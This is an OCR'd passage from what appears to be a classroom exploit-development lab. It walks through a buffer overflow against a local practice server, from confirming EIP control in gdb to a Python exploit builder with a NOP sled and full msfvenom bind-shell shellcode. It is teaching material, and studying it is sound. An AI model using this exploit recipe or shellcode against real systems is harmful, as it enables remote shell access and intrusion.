
In the SERVER WINDOW, execute these commands to run the server in the gdb debugging environment:

```
gdb p4-server

run
```

In the CLIENT WINDOW, type this command to send the exploit to the server:

```
nc 127.0.0.1 4001 < p4-e3
```


The server crashes with a "Segmentation Fault" error, as shown below. It's complaining about a bad address of "0x44434241", but we don't necessarily know it was because that address was in the $eip yet.



In the SERVER WINDOW, execute this command:

```
info registers
```

This shows $eip at the point of the crash. It contains **`0x44434241`**, as shown below, as it should--we now control the $eip!



Saving a Screen Image

Make sure the **eip** line showing **`0x44434241`** is visible, as shown above.

Press the **PrintScrn** key to copy the whole desktop to the clipboard.

YOU MUST SUBMIT A FULL-SCREEN IMAGE FOR FULL CREDIT!

Paste the image into Paint.

Save the document with the filename "**YOUR NAME Proj 4a**", replacing "YOUR NAME" with your real name.

Quitting the Debugger

In the gdb debugging environment, execute this command:

```
quit
```

At the "Quit anyway? (y or n)" prompt, type **y** and press **Enter**.


Preparing to Insert Shellcode

In the SERVER WINDOW, execute this command:

```
nano p4-b4
```

Enter this code:

```
#!/usr/bin/python

INSERT SHELLCODE HERE

prefix = 'A' * (1036 - 200 - len(buf))
nopsled = '\x90' * 200
eip = '\x41\x42\x43\x44'
padding = 'X' * (1100 - 1036 - 4)

print prefix + nopsled + buf + eip + padding
```



Save the file with **Ctrl+X**, **Y**, **Enter**.

This will create an exploit with these sections:

- Several hundred 'A' characters, just as padding
- A NOP sled 200 bytes long
- Shellcode (to be generated below)
- The $eip of \x41\x42\x43\x44, which corresponds to **ABCD** in ANSI. This is a dummy value just to mark the position of $eip.
- Enough 'X' characters to make the total length 1100 (+1 for the line feed)

Getting Shellcode


The shellcode is the payload of the exploit. It can do anything you want, but it must not contain any null bytes (00) because they would terminate the string prematurely and prevent the buffer from overflowing.

Also, it cannot contain Line Feed (0A) or Carriage Return (0D) characters, because we are inputting it at a prompt, and those would terminate the input line prematurely.

Metasploit provides a tool named msfvenom to generate shellcode.

In the SERVER WINDOW, execute this command, which shows the exploits available for a Linux platform, which bind a shell to a listening TCP port:

```
msfvenom -l payloads | grep linux | grep bind_tcp
```



The exploit we want is highlighted above: **linux/x86/shell_bind_tcp**

To see the payload options, execute this command:

```
msfvenom -p linux/x86/shell_bind_tcp --payload-options
```

Troubleshooting

In June, 2018, the "--payload-options" option was changed to "--list-options", so if you have a recent version of Metasploit, use this command instead:

```
msfvenom -p linux/x86/shell_bind_tcp --list-options
```

The top portion of the output shows the Basic options. The only parameter we really need is "LPORT" -- the port to listen on, and it defaults to 4444.

```
root@kali:~/127/t# msfvenom -p linux/x86/shell_bind_tcp --payload-options
Options for payload/linux/x86/shell_bind_tcp:


       Name: Linux Command Shell, Bind TCP Inline
     Module: payload/linux/x86/shell_bind_tcp
   Platform: Linux
       Arch: x86
Needs Admin: No
 Total size: 78
       Rank: Normal

Provided by:
    Ramon de C Valle <rcvalle@metasploit.com>

Basic options:
Name   Current Setting  Required  Description
----   ---------------  --------  -----------
LPORT  4444             yes       The listen port
RHOST                   no        The target address

Description:
  Listen for a connection and spawn a command shell


Advanced options for payload/linux/x86/shell_bind_tcp:
```

To generate Python exploit code, execute this command:

```
msfvenom -p linux/x86/shell_bind_tcp -f python
```

The resulting payload isn't useful for us, because it contains a null byte ("\x00"), as shown below.

That null byte will terminate the string, preventing the shellcode from entering the buffer.

```
root@kali:~/127/t# msfvenom -p linux/x86/shell_bind_tcp -f python
No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 78 bytes
buf = ""
buf += "\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\x89\xe1\xb0\x66"
buf += "\xcd\x80\x5b\x5e\x52\x68\x02\x00\x11\x5c\x6a\x10\x51"
buf += "\x50\x89\xe1\x6a\x66\x58\xcd\x80\x89\x41\x04\xb3\x04"
buf += "\xb0\x66\xcd\x80\x43\xb0\x66\xcd\x80\x93\x59\x6a\x3f"
buf += "\x58\xcd\x80\x49\x79\xf8\x68\x2f\x2f\x73\x68\x68\x2f"
buf += "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"
root@kali:~/127/t#
```

We could use the "-b" switch to avoid bad characters, but since we have plenty of room (1000 bytes or so), we can use the "**-e x86/alpha_mixed**" switch, which will encode the exploit using only letters and numbers.

When I first developed this exploit, it spawned a listening process, but it crashed as soon as I connected to it. By trial and error, I discovered that the '**AppendExit=true**' switch fixed that problem. I don't really know why.

Execute this command:

```
msfvenom -p linux/x86/shell_bind_tcp AppendExit=true -e x86/alpha_mixed -f python
```

This payload is longer--232 bytes. Highlight the Python code and copy it to the clipboard, as shown below:

```
root@kali:~/127/t# msfvenom -p linux/x86/shell_bind_tcp AppendExit=true
-e x86/alpha_mixed -f python
No platform was selected, choosing Msf::Module::Platform::Linux from the
 payload
No Arch selected, selecting Arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 232 (iteration=0)
x86/alpha_mixed chosen with final size 232
Payload size: 232 bytes
buf =  ""
buf += "\x89\xe6\xdb\xcf\xd9\x76\xf4\x5e\x56\x59\x49\x49\x49"
buf += "\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += "\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += "\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += "\x58\x50\x38\x41\x42\x75\x4a\x49\x30\x31\x6b\x4c\x4b"
buf += "\x57\x49\x73\x63\x63\x33\x73\x36\x33\x52\x4a\x4c\x4b"
buf += "\x4c\x49\x4b\x51\x78\x30\x35\x36\x58\x4d\x6d\x43\x31"
buf += "\x6b\x43\x6e\x33\x62\x45\x38\x37\x72\x47\x70\x4c\x4b"
buf += "\x63\x6c\x30\x6a\x36\x70\x70\x51\x76\x30\x6d\x43\x31"
buf += "\x61\x62\x4a\x75\x36\x42\x78\x7a\x6d\x4b\x30\x4c\x4b"
buf += "\x47\x31\x45\x54\x6d\x63\x36\x64\x6e\x50\x31\x78\x4a"
buf += "\x6d\x6b\x30\x33\x73\x38\x30\x30\x66\x7a\x6d\x6f\x70"
buf += "\x5a\x33\x61\x49\x72\x4a\x47\x4f\x36\x38\x78\x4d\x4f"
buf += "\x70\x37\x39\x74\x39\x78\x78\x73\x58\x36\x4f\x74\x6f"
buf += "\x70\x73\x62\x48\x42\x48\x66\x4f\x33\x52\x62\x49\x30"
buf += "\x6e\x4b\x39\x7a\x43\x42\x70\x73\x63\x6c\x49\x6d\x31"
buf += "\x78\x30\x34\x4b\x7a\x6d\x6d\x50\x66\x51\x79\x4b\x42"
buf += "\x4a\x33\x31\x33\x68\x6a\x6d\x4b\x30\x41\x41"
root@kali:~/127/t#
```


Constructing the Exploit

In the SERVER WINDOW, execute this command:

```
nano p4-b4
```

Remove the "INSERT PAYLOAD HERE" text and paste in the exploit code produced by msfvenom.

The end of your program should now look like the image below.

```
  GNU nano 2.2.6                File: p4-b4

buf += "\x6e\x4b\x39\x7a\x43\x42\x70\x73\x63\x6c\x49\x6d\x31"
buf += "\x78\x30\x34\x4b\x7a\x6d\x6d\x50\x66\x51\x79\x4b\x42"
buf += "\x4a\x33\x31\x33\x68\x6a\x6d\x4b\x30\x41\x41"

prefix = 'A' * (1036 - 200 - len(buf))
nopsled = '\x90' * 200
eip = '\x41\x42\x43\x44'
padding = 'X' * (1100 - 1036 - 4)

print prefix + nopsled + buf + eip + padding
```

Save the file with **Ctrl+X**, **Y**, **Enter**.

Execute these commands to create the exploit file:

```
chmod a+x p4-b4

./p4-b4 > p4-e4

ls -l p4-e4
```

The file should be 1101 bytes long, as shown below:

```
root@kali:~/127/t# ./p4-b4 > p4-e4
root@kali:~/127/t#
root@kali:~/127/t# ls -l p4-e4
-rw-r--r-- 1 root root 1101 Aug 21 14:27 p4-e4
root@kali:~/127/t#
```

Debugging the Server

